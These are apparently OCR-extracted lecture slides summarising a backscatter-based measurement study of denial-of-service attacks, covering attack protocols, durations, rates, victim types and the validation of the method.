


Attack characterization


- **Protocols**
  - Mostly TCP (90-94% attacks), but a few large ICMP floods (up to 43% of packets)
  - Some evidence of ISP “blackholing” (ICMP host unreachable)
- **Services**
  - Most attacks on multiple ports (~80%)
  - A few services (HTTP, IRC (Internet Relay Chat)) singled out

Attack duration distribution






Attack rate distribution




Victim characterization

- **Entire spectrum of commercial businesses**
  - Yahoo, CNN, Amazon, etc and many smaller biz
- **Evidence that minor DoS attacks used for personal vendettas**
  - 10-20% of attacks to home machines
  - A few very large attacks against broadband
- **5% of attacks target infrastructure**
  - Routers (e.g. core2-core1-oc48.paol.above.net)
  - Name servers (e.g. ns4.reliablehosting.com)


Victim breakdown by TLD



Victim breakdown by AS



Distribution of repeat attacks



Validation

- **Backscatter not explained by port scanning**
  - 98% of backscatter packets don't cause response
- **Repeated experiment with independent monitor (3 /16's from Vern Paxson)**
  - Only captured TCP SYN/ACK backscatter
  - 98% inclusion into larger dataset
- **Matched to actual attacks detected by Asta Networks on large backbone network**

Conclusions

- **Lots of attacks – some very large**
  - >12,000 attacks against 5,000 targets
  - Most < 1,000 pps, but some over 600,000 pps
- **Most attacks are short – some have long duration**
  - a few victims were attacked continuously during the three week study
- **Everyone is a potential target**
  - Targets not dominated by any TLD, or domain
    - Targets include large e-commerce sites, mid-sized business, ISPs, government, universities and end-users
    - Targets include routers and domain name servers
  - Something weird is happening in Romania